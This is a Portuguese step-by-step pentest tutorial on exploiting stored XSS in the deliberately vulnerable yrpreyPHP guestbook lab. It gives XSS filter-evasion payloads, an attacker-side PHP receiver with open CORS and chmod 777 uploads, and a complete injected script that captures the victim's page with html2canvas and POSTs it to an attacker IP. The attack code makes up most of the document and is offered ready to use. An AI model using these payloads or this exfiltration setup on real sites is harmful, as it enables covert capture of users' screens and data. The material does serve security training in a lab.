SÉRIE WEBAPP PARA PENTESTER E APPSEC

XSS – CROSS SITE SCRIPTING

CAPTURANDO SCREENSHOT

O MANUAL PASSO A PASSO

de como criar seus próprios scripts para explorar vulnerabilidades de XSS

FERNANDO MENGALI

SUMÁRIO

INTRODUÇÃO

Esse artigo tem o intuito de criarmos as etapas para explorarmos vulnerabilidades de XSSS (Cross Site Scripting) com o objetivo de tirar fotos da tela do usuário e enviar para um arquivo no servidor.
Para entendermos como funciona cada etapa, utilizaremos o framework yrpreyPHP para demonstrar como funciona a vulnerabilidade e como pode ser explorada para execução de script em JavaScript ou VBScript na aplicação web.

2.0 PRÉ-REQUISITOS

Recomendamos a criação de dois ambientes, um ambiente com um servidor web disponível ou acessível por um usuário.
Após criar o ambiente com Windows 8.1, podemos utilizar uma máquina com a distribuição Kali Linux (pode ser sua máquina):

- **Download do Kali Linux:**
  https://www.kali.org/get-kali/#kali-installer-images/


- **Download do Windows 8.1:**
  https://archive.org/details/win-8.1-single-lang-brazilian-portuguese_202301

- **Aplicação web vulnerável - YpreyPHP**
  Página Oficial: https://yrprey.com
  Link direto: https://github.com/yrprey/yrpreyPHP

Após fazer download de cada ferramenta, apenas faça o simples processo de instalação e configuração que são necessárias para o funcionamento.

3.0 ACESSANDO O LABORATÓRIO

Vamos acessar o endereço http://localhost:8000/guestbook.php.



3.0.1 Essa página de guestbook será exibida para o usuário deixar um comentário.

Para realizar o teste é obrigatório instalar uma distribuição Kali Linux, se desejar reproduzir o laboratório.

Vamos começar a primeira etapa do processo de identificação e exploração da vulnerabilidade de Cross-Site Scripting - XSS.

4.0 TESTANDO E IDENTIFICANDO XSS

Agora, vamos começar adicionando um comentário contendo um simples JavaScript:

```
'><script>alert()</script>
```

Observe que será solicitado o nome de usuário e a senha para poder publicar o comentário.

O usuário é “**user**” e a senha “**user**”.






Figura 4.0.1: A imagem será parecida com a acima, isto é, contendo as credenciais de usuário e o comentário com o JavaScript. Após preencher o formulário, conforme acima, submeta os dados.

Após preencher o formulário para deixar sua mensagem maliciosa ou um script em JavaScript um alerta deverá aparecer na tela, conforme a imagem abaixo.



Se acessarmos a página novamente, visualizaremos o nome do usuário que fez a publicação e os caracteres “**’>**”, não será possível visualizar o conteúdo do JavaScript, mas ele está presente na página e executando com sucesso.
Acessamos a página para visualizar o conteúdo:



Um ponto muito importante a ser destacado é que o script em JavaScript foi armazenado no banco de dados. Isso significa que, toda vez que a aplicação web acessar os registros e trouxer especificamente esse registro, um alerta será exibido na tela de qualquer usuário.

Ou sempre que um usuário acessar a página do guestbook, a aplicação buscará esse registro no banco de dados e o executará na página. Consequentemente, o JavaScript será executado, exibindo um alerta na tela do usuário.

Essa técnica de exploração é conhecida como XSS Armazenado (Stored XSS), pois o conteúdo em JavaScript, VBScript ou até mesmo tags HTML ficaram armazenados no banco de dados e quando a aplicação acessar o banco dedados em busca especificamente do registro com o JavaScript, um alerta ou outro evento será executado na página ou aplicação web.

4.1 IDENTIFICAÇÃO DE XSS - PLUS

Nessa seção mencionamos o termo “PLUS”, devido uma informação importante que precisa ser levado em conta.

O JavaScript que compartilhamos possui um caráter simples e muitas aplicações poderão não executar o alerta.

O fato da aplicação não executar o JavaScript que compartilhamos e emitir um alerta, não significa que não esteja vulnerável.

Significa que a aplicação não aceita aquele tipo de JavaScript, ou alguma camada de WAF (Web Application Firewall) que está protegendo contra o envio de scripts em JavaScript, VBScript ou tags HTML para serem armazenados no banco de dados.

Outro problema são as chamadas as regxs que possuem o poder de sanitizar ou tratar scripts em JavaScript, impedindo o alerta de funcionar.

Outro problema é a utilização de funções reservadas da linguagem ou até mesmo tratamentos internos do próprio framework da linguagem contra JavaScript que visam explorar vulnerabilidades de XSS.

Não pense que a aplicação esteja segura, pois a forma da construção do JavaScript revelará como o sistema web poderá estar vulnerável a XSS.

Uma estratégia para tentar contornar o problema é testar outros tipos de JavaScript contra a aplicação, por exemplo:

```
<script\x0Ctype="text/javascript">javascript:alert(1);</script>

<img src=1 href=1 onerror="javascript:alert(1)"></img>

<applet onError applet onError="javascript:javascript:alert(1)"></applet
onError>

<html onMouseDown html
onMouseDown="javascript:javascript:alert(1)"></html onMouseDown>

<object onError object onError="javascript:javascript:alert(1)"></object
onError>

ABC<div style="x\x3Aexpression(javascript:alert(1)">DEF
```

Acima temos alguns exemplos JavaScript que podem testados.
Mas fazendo uma busca na internet, existem várias listas que foram construídas com o propósito de testar em aplicações web e identificar vulnerabilidades de XSS.

Às vezes, a aplicação realmente não está vulnerável a XSS, ou seja, quando o software foi construído, os desenvolvedores implementaram as adequações necessárias para construírem um software seguro, como validação, sanitização, tratamento de requisições do tipo “*text/plain*” etc.

5.0 PREPARANDO A ARMADILHA

Nessa seção vamos acessar o Kali Linux e iniciarmos o servidor web Apache.




Figura 5.0.1: Execute o comando servisse apache2 start.

Observe que inicializamos o servidor Apache.
Agora vamos acessar a página principal do servidor web Apache, digitando no browser o endereço http://localhost.




Figura 5.0.2: observe que a página inicial do servidor web Apache carregou com sucesso, ou seja, o servidor está funcionando.

Para continuarmos a construção da nossa estratégia de ataque, vamos acessar o servidor e criar um arquivo PHP para receber as imagens de screenshot da vítima em nosso laboratório.




Figura 5.0.3 Para acessar o diretório do Apache e criar um arquivo php, digite cd /var/www/html.

Utilize seu editor de texto favorito, no meu caso, vou utilizar o nano.




Figura 5.0.4 Vamos criar o arquivo screenshot.php.

O arquivo screenshot.php estará no servidor do atacante e será responsável por receber as imagens do usuário que foram capturadas na navegação do usuário.

Nosso arquivo screenshot.php terá o seguinte código:

Figura 5.0.5 Esse é a estrutura do código que receberá as imagens e armazenará no servidor.

Para ficar mais fácil para você criar o código, segue abaixo a estrutura do script para executar no seu laboratório:

```php
<?php

header("Access-Control-Allow-Origin: *");
header("Access-Control-Allow-Methods: POST, OPTIONS");
header("Access-Control-Allow-Headers: Content-Type");

if ($_SERVER["REQUEST_METHOD"] === "POST") {
    $data = json_decode(file_get_contents("php://input"), true);

    if (isset($data["screenshot"])) {
        $image = $data["screenshot"];
        $image = str_replace("", "", $image);
        $image = base64_decode($image);

        $fileName = "screenshot_" . time() . ".png";
        file_put_contents("uploads/" . $fileName, $image);

        echo "Screenshot salva como: " . $fileName;
    } else {
        echo "Nenhum screenshot recebido.";
    }
} else {
    echo "Método inválido.";
}
?>
```

O código é simples de entender, utilizamos um header de CORS para aceitar conexões externas, depois verificamos se existe a tentativa de enviar alguma imagem para o servidor.
Se a resposta é positiva, utilizamos a função file_get_content do php para que possamos enviar uma imagem para o servidor.

Por fim, verificamos se o arquivo pode ser movido para o diretório uploads e seguimos com o armazenamento da imagem de screenshot.

Explicado a funcionalidade do código PHP, agora você precisa entender como deverá criar diretório de uploads que será responsável por armazenar a imagem enviada ao explorar XSS.

Para você criar o diretório de uploads, siga os seguintes passos:




Figura 5.0.6 Crie o diretório uploads com o comando "**mkdir uploads**", que receberá os arquivos de imagens que foram capturadas ao explorar o XSS.

Figura 5.0.7 Dê permissões de escrita no diretório uploads com o comando "**chmod 777**", no laboratório adicionei permissão 777, ou seja, execução também.




Figura 5.0.8 Certifique-se de que o diretório uploads pertence ao usuário e grupo do servidor web (por exemplo, www-data no Ubuntu/Debian). Utilize o comando **chown www-data:www-data uploads**

O código é muito simples para demonstração da exploração da vulnerabilidade de XSS.

Vamos acessar o arquivo screenshot.php e verificar se existe algum erro:




Figura 5.0.9: Quando acessamos a página, observamos que recebemos a informação de “Método Inválido”, porque acessamos via método “GET” do navegador. Mas em resumo não existe nenhum erro na página.

6.0 CAPTURANDO O IMAGEM DA TELA

Nessa seção iremos acessar o guestbook e adicionar um script malicioso que será responsável por capturar a imagem da tela do usuário e depois enviá-las para armazenar no servidor.




Figura 6.0.1 Na interface do guestbook, vamos adicionar nosso JavaScript que será responsável por chamar a página screenshot.php e enviar imagens da tela do usuário.

Com a as credenciais do usuário privilégios comuns, adicione o seguinte JavaScript no campo de comentário:

```
<script>
(function() {
    // Verifica se a biblioteca html2canvas está disponível
    if (typeof html2canvas === "undefined") {
        let script = document.createElement("script");
        script.src =
"https://cdnjs.cloudflare.com/ajax/libs/html2canvas/1.4.1/html2canvas.min
.js";
        script.onload = captureScreenshot;
        document.body.appendChild(script);
    } else {
        captureScreenshot();
    }

    function captureScreenshot() {
        html2canvas(document.body).then(canvas => {
            let imageData = canvas.toDataURL("image/png"); // Converte
para Base64

            fetch("http://192.168.232.129/screenshot.php", { // Envia
para o servidor
                method: "POST",
                headers: { "Content-Type": "application/json" },
                body: JSON.stringify({ screenshot: imageData })
            })
            .then(response => response.text())
            .then(data => console.log("Screenshot enviada:", data))
            .catch(error => console.error("Erro ao enviar screenshot:",
error));
        });
    }
})();
</script>
```

